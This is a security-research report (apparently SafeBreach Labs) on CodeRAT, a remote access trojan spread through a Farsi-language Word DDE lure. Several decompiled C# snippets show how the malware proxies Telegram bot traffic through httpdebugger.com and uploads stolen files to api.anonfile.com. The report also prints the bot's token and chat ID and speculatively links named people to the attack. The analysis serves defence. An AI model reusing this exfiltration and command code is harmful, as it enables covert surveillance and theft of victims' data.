
CodeRAT



Author: Tomer Bar


SafeBreach Labs researchers are constantly monitoring the hacker underground, sourcing intelligence feeds, and conducting original research to uncover new threats and ensure our Hacker's Playbook provides the most comprehensive collection of attacks. As part of this ongoing effort, we recently discovered a new targeted attack we believe is compelling for four main reasons:

1. It appears to target Farsi-speaking code developers by using a Microsoft Word document that includes a Microsoft Dynamic Data Exchange (DDE) exploit.
2. It leverages a previously undiscovered remote access trojan (RAT)—dubbed CodeRAT by SafeBreach Labs researchers—that supports ~50 commands.
3. We were able to identify the developer of CodeRAT who, after being confronted by us, decided to publish the source code of CodeRAT in his public GitHub account.
4. CodeRAT is using a unique exfiltration and command and control mechanism. Instead of using a dedicated C2 server, CodeRAT is using a public anonymous file upload API.

In this research report, we will provide a high-level overview of CodeRAT, including when it first appeared, what it does, the type of communications it uses, and who might be behind it. We'll also provide a deep-dive into the technical details behind the RAT, including its operational modes and available commands. Finally, we'll provide insight into our conversation with the developer of CodeRAT and details about how SafeBreach is sharing this information with the security community.

CodeRAT Overview

For initial access, the threat actor uses a Microsoft Word document that includes a DDE exploit, a well-known technique used by threat actors to deliver malicious code within a macro in the document. The document used in this attack contains information regarding hardware design languages like Verilog and very high-speed integrated circuit hardware description language (VHDL).



زبان‌های طراحی سخت‌افزار به این منظور ساخته شدند که مدارات الکترونیکی در یک محیط مجازی شبیه‌سازی و تست شوند تا در صورت پیاده‌سازی اشتباه، خسارت مالی کمتر شود. دو زبان اصلی و معروف این حوزه، Verilog و VHDL هستند که هر چند از نظر رفتار و ساختار با یکدیگر تفاوت دارند ولی برای کسی که یکی از این دو زبان را یاد گرفته باشد، یادگیری زبان دیگر کار بسیار راحتی خواهد بود.


هرچند اولین زبان طراحی سخت‌افزار در اواخر سال ۱۹۶۰ معرفی شد اما اولین زبان مدرن که Verilog نام داشت توسط شرکت Gateway Design Automation در سال 1985 به بازار عرضه شد. پنج سال بعد شرکت Cadence Design Systems نسخه اولیه را خرید و در سال‌های 1995، 2001 و 2005 تغییراتی روی آن اعمال کرد تا در نهایت، آخرین نسخه آن به نام System Verilog عرضه کرد. نسخه پایانی شباهت زیادی به زبان C++ در قسمت طراحی شی‌گرا و garbage collector (آشغال جمع‌کن) دارد.

دومین زبان اصلی طراحی سخت‌افزار یعنی VHDL در سال ۱۹۸۷ توسط وزارت دفاع آمریکا و به صورت انحصاری برای سیستم‌های داخلی هواپیماهای جنگی و ادوات جنگی، از روی زبان Ada، گسترده شده‌ی زبان پاسکال طراحی شد.

زبان طراحی سخت‌افزاری چگونه کار می‌کند؟

Figure 1: Sample of content in Word document used in attack

The file, named *432gsbse5,* was first uploaded to the alberfrancis GitHub repository on April 22, 2022—the exploit downloads and executes CodeRAT from this repository. The file was updated on July 10, 2022, and subsequently deleted and uploaded again 15 times by the threat actor.



github.com/alberfrancis/camo

alberfrancis / camo Public

main · 1 branch · 0 tags

alberfrancis Add files via upload · f96c0c6 23 days ago · 48 commits

2.exe	Add files via upload	3 months ago
432gsbse5	Add files via upload	23 days ago
Aspose.Words.dll	Add files via upload	24 days ago
Newtonsoft.Json.dll	Add files via upload	3 months ago

About

No description, website, or topics provided.

0 stars

1 watching

0 forks

Releases


No releases published

Packages

No packages published

Figure 2: The albertfrancis GitHub repository, including two versions of the RAT and two libraries

This exploits document was first submitted to VirusTotal from Iran on July 5, 2022.



27 / 62

27 security vendors and 3 sandboxes flagged this file as malicious

25d6fccc82ec3c3c6786dcaa5d9f6920b769457502eef0759b235cd71c552b17

C:\Users\<USER>\AppData\Local\Temp\9bad86a3fe6700773b9548aa9f1bf773.docx

docx

Submissions

Date	Name	Source	Country
2022-07-05 13:56:51 UTC	2.docx	f6b773a3 - web	IR

Figure 3: VirusTotal submission

Once executed, the main goal of CodeRAT is to monitor the victim's activity on social networks and on local machines. The monitoring capabilities include almost 50 commands and allow the attacker to monitor webmail, Microsoft Office documents, databases, social networks, games, integrated development environments (IDEs) for Windows and Android, and pornographic sites. Moreover, CodeRAT monitors a large number of browser window titles, two of which are unique to Iranian victims: a popular Iranian e-commerce site and a web messenger in Farsi.

This type of monitoring—specifically of pornographic sites, use of anonymous browsing tools, and social network activities—leads us to believe CodeRAT is an intelligence tool used by a threat actor tied to a government. It is commonly seen in attacks operated by the Islamic regime of Iran to monitor illegal/immoral activities of their citizens.


The communication methods of CodeRAT are versatile and quite unique. CodeRAT supports communication over Telegram groups using the bot API or through USB flash drive. It can also act in silent mode, which includes no report back. CodeRAT uses an anonymous, public uploading site, rather than a dedicated C2 server, and uses anti-detection techniques to limit its usage to 30 days. In addition, it will use the HTTP Debugger website as a proxy to communicate with its C2 Telegram group.

CodeRAT Detailed Analysis

Operation Modes

CodeRAT has five modes of operation derived from a command line argument:

1. **"father"** – Get a process ID (PID) from a second command line argument, then kill it and start it with the "continue" command line argument.
2. **"Continue"** – Get a PID from a second command line argument, then kill it and delete its *.exe*, *.pdb*, and *.exe.config* files.
3. **"Word"** – Check if the last modified date of the RAT binary is below 30 days.



```
FileInfo fileInfo = new FileInfo(text);
TimeSpan timeSpan = DateTime.Now - fileInfo.LastWriteTime;
string exeLoc = Assembly.GetExecutingAssembly().Location;
bool flag4 = fileInfo.Exists && timeSpan.Days < 30;
```

Figure 4: Compile time anti-detection technique

It will copy itself to *%appdata%\desktopmgr.exe*. If it fails to copy, it will copy itself to *myPictures\deskmgr.exe*. If the copy works, it will execute it with the "Wordbetraied" argument (below) and its own working directory path as a second argument.

4. **"Wordbetraied"** – Download *Aspose.Words.dll* from the same GitHub repository and check if a file *pass.exe* exists in the directory received in the second command line argument.
   1. If the *pass.exe* file does not exist, it will try to delete files received in second and third arguments.
   2. If the *pass.exe* file exists, it will search all the *.docx* files in his current directory. For each *.docx* file, it will rename it to *working.docx* and will use the LoadOptions class exported by the *Aspose.Words.dll* to load the document into a Document object and set a password from the *pass.txt* file on the document. Next, it will search the winword process by enumerating all processes and searching for a process with a Window title that contains the name of the *.docx* file. It will delete the *.docx* file and save the object with the password to a new file. Then it will terminate the winword process and start the new Word with the password file.

5. If none of the four command arguments was used, it will execute a file with the same name but that ends with *.exe.bak*.

   CodeRAT generates a unique ID for each victim with this formula:
   from cpu_id(13) + cpu_id(1,4) + the hard drive volume serial number + cpu_id(4)


Commands

Commands can be received in three methods:

1. **Local file** – CodeRAT will check if the file *command.txt* exists under *myPictures* folder. The content should end with "EOF".

   If it exists, it will read the last command before "EOF". If it's equal to "silence", it won't report back; if it's not silent, it will use the usbFlash to report.

   Supported USB commands are: flashextentioncopy, flashcopyfilelist, flashcopyfolderlist (see details in the next section).
2. **Manual UI** – CodeRAT will get the command from the main UI window (see details in the next section) and use usbFlash to report back by copying the exfiltrated data to the USB. The USB drive letter will be received from a combobox in the UI. There are two buttons: one will hide the UI and one doesn't hide it.
3. **Telegram bot API** – CodeRAT will use getUpdates Telegram bot API to get messages/commands and for exfiltration. An interesting feature is that it uses a proxy instead of directly querying the Telegram bot API. The proxy used is: www.httpdebugger.com



```
public string ExecuteGet(string url)
{
    string result;
    try
    {
        string s = "UrlBox=" + HttpUtility.UrlEncode(url) + "&ContentTypeBox=&ContentDataBox=&HeadersBox=&RefererBox=&AgentList=Mozilla+Firefox&AgentBox=&VersionsList=HTTP%2F1.1&MethodList=GET";
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("https://www.httpdebugger.com/tools/ViewHttpHeaders.aspx");
        httpWebRequest.Method = "POST";
        httpWebRequest.Accept = "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8";
        httpWebRequest.KeepAlive = true;
        httpWebRequest.ContentType = "application/x-www-form-urlencoded";
        httpWebRequest.Host = "www.httpdebugger.com";
        httpWebRequest.Referer = "https://www.httpdebugger.com/tools/ViewHttpHeaders.aspx";
        httpWebRequest.Headers.Add("Sec-Fetch-Dest", "document");
        httpWebRequest.Headers.Add("Sec-Fetch-Mode", "navigate");
        httpWebRequest.Headers.Add("Sec-Fetch-Site", "same-origin");
        httpWebRequest.Headers.Add("Sec-Fetch-User", "?1");
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0";
        byte[] bytes = Encoding.UTF8.GetBytes(s);
        Stream requestStream = httpWebRequest.GetRequestStream();
        requestStream.Write(bytes, 0, bytes.Length);
        requestStream.Close();
        HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
        string text = new StreamReader(httpWebResponse.GetResponseStream()).ReadToEnd();
        text = text.Split(new string[]
        {
            "Response Content</h3><pre class='brush: html; toolbar: false; wrap-lines: true;'>"
        }, StringSplitOptions.RemoveEmptyEntries)[1].Split(new string[]
        {
            "</pre>"
        }, StringSplitOptions.RemoveEmptyEntries)[0];
        result = text;
    }
    catch
    {
        result = string.Empty;
    }
    return result;
```


Figure 5: HTTP Debugger used as a proxy

CodeRAT parses the HTML response of the HTTP Debugger proxy and extracts the original response of the Telegram bot API:

<h3 class='ls1 t400 h2long'>Response Content</h3><pre class='brush: html; toolbar: false; wrap-lines: true;'>{"ok":true,"result":[]}</pre>

Each message will be between brackets and contain at least one "-", which is the separator between messages.

If the message is the MD5 of * or includes the unique ID of the attackers machine, it will upload files, screen captures, and thumbnail images using the public anonymous file upload API: https://api.anonfile.com/upload



```
byte[] bytes = this._client.UploadFile("https://api.anonfile.com/upload", file);
```

Figure 6: Anonymous file upload example






Figure 7: Anonymous file upload example continued

Then it will send the URL to download the files to the Telegram group using the Telegram bot API.



```
AnonFile anonFile = new AnonFile();
string text2 = anonFile.Upload(text, null, false);
bool flag2 = !string.IsNullOrWhiteSpace(text2);
if (flag2)
{
    result = "Here is [ " + Path.GetFileName(text) + " ]: " + text2;
```

Figure 8: Anonymous files upload example




```
// Token: 0x06000021 RID: 33 RVA: 0x00004024 File Offset: 0x00002224
private string SendRawMessage(string text)
{
    return this.Get("https://api.telegram.org/bot" + Configurations.Token + "/sendMessage?chat_id=968019073&text=" + text);
}
```

Figure 9: URL to download the file

CodeRAT "boss" Mode


CodeRAT will check for "boss" mode every two seconds.



```
private void BossWatch()
{
    System.Timers.Timer timer = new System.Timers.Timer();
    Setup.frm = new FrmMain(this);
    timer.Interval = 2000.0;
    timer.Elapsed += delegate(object s, ElapsedEventArgs e)
    {
        bool flag = Setup.frm.Opacity == 0.0;
        if (flag)
        {
            this.CheckBoss(true);
        }
        object timerObj = Setup.TimerObj;
        lock (timerObj)
        {
            this.CheckBoss(false);
        }
    };
    timer.AutoReset = true;
    timer.Enabled = true;
}
```

Figure 10: BossWatch calls CheckBoss function

If a file *boss.txt* exists under the *myPictures* folder and the MD5 of the data in that file is equal to "2A47E576EB06CA284E7B3D92A0412923", it will unhide the main window or show the main window and allocate a new main form.



```
private void CheckBoss(bool flag)
{
    string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.MyPictures), "boss.txt");
    bool flag2 = File.Exists(path);
    if (flag2)
    {
        IOManager iomanager = new IOManager();
        string text = iomanager.SafeReadAllText(path);
        bool flag3 = text.Length > 1024;
        if (!flag3)
        {
            bool flag4 = this.CreateMD5(text) == "2A47E576EB06CA284E7B3D92A0412923";
            if (flag4)
            {
                if (flag)
                {
                    this.UnHideMainWindow();
                    iomanager.SafeDelete(path);
                }
                else
                {
                    iomanager.SafeDelete(path);
                    this.ShowMainWindow();
                    Setup.frm = new FrmMain(this);
                }
            }
        }
    }
}
```

Figure 11: CheckBoss function unhides the main form window

This mainForm is the main window that supports manual operation of CodeRAT functionality.




Figure 12: CodeRAT main form

CodeRAT includes a second hidden UI form; it will run its logic in a thread if “data” and “zn” directories both exist in the working current directory.




Figure 13: CodeRAT ZipExtractor form – only reads files, does not extract them

The code checks if the location is: “bossmohsen”. Mohsen is a popular Persian name and is probably the private name of one of the attackers nicknamed the “boss”. CodeRAT’s default folder is under *%appdata%\”Desktop Windows Manager”.*


CodeRAT includes an unused encryption password: “S14vahsh1@123”
It seems to include the obfuscated name Siavahsh. We found different accounts using this name on Twitter, Facebook, and Instagram, but we can’t guarantee it belongs to the attackers.

Attribution

There were a variety of clues that the threat actor was targeting Iranian victims who are developers, including:

- The malicious Word document contains content in the Farsi language.
- The monitoring of the sensitive window named Digikala, which is an Iranian e-commerce company based in Tehran. It has 30 million visitors per month and is ranked by Alexa as Iran’s third-most visited website.
- The other sensitive windows being monitored, such as Visual Studio, Python, PhpStorm, and Verilog, also strongly imply the targets are code developers.
- There are indications that the attackers’ names may be Mohsen and Siavahsh, which are common Persian names.


In order to dig deeper, we used the bot API getMe and discovered that the bot name was HellChainBot.


```
api.telegram.org/bot5379338428:AAFkD8IlvAK1pvUDQYu-siFHUOxo7JlaziQ/getme?chat_id=968019073

{"ok":true,"result":
{"id":5379338428,"is_bot":true,"first_name":"HellChain","username":"HellChainBot","can_join_groups":true,"can_read_all_group_messages":false
```

Figure 14: getMe bot API result: HellChainBog

We then used the bot API getChat and discovered that the user name of the attacker’s Telegram group was Mr Moded, with the bio of “Member of emptiness”.




```
{"ok":true,"result":{"id":968019073,"first_name":"Mr","last_name":"Moded","username":"MrModedProduct","type":"private","bio":"Member of emptiness","has_private_forwards":true,"photo":
{"small_file_id":"AQADAgADsacxG4HMsjkACAIAA4HMsjkABEFeHwI1daojKQQ","small_file_unique_id":"AQADsacxG4HMsjkAAQ","big_file_id":"AQADAgADsacxG4HMsjkACAMAA4HMsjkABEFeHwI1daojKQQ","big_file_unique_id":"AQADsacxG4HMsjkB"}}}
```

```
"id":968019073,"first_name":"Mr","last_name":"Moded","username":"MrModedProduct",
```

Figure 15: Telegram getChat bot API result: Mr Moded

We were then able to find this GitHub by Mr Moded, which includes a RoboThief Telegram session stealer.



Mr Moded
MrModed

C#, Python, Game Development (Unity), WINDOWS Reverse Enginnering

7 followers · 1 following

MrModedProducts
https://t.me/MrModedProduct


Pinned
RoboThief-Telegram-Session-Stealer Public
Robo Thief is a software for steal telegram session .

1 contribution in the last year

Contribution activity
August 2022
MrModed has no activity yet for this period.

Figure 16: Mr Moded GitHub repository – RoboThief

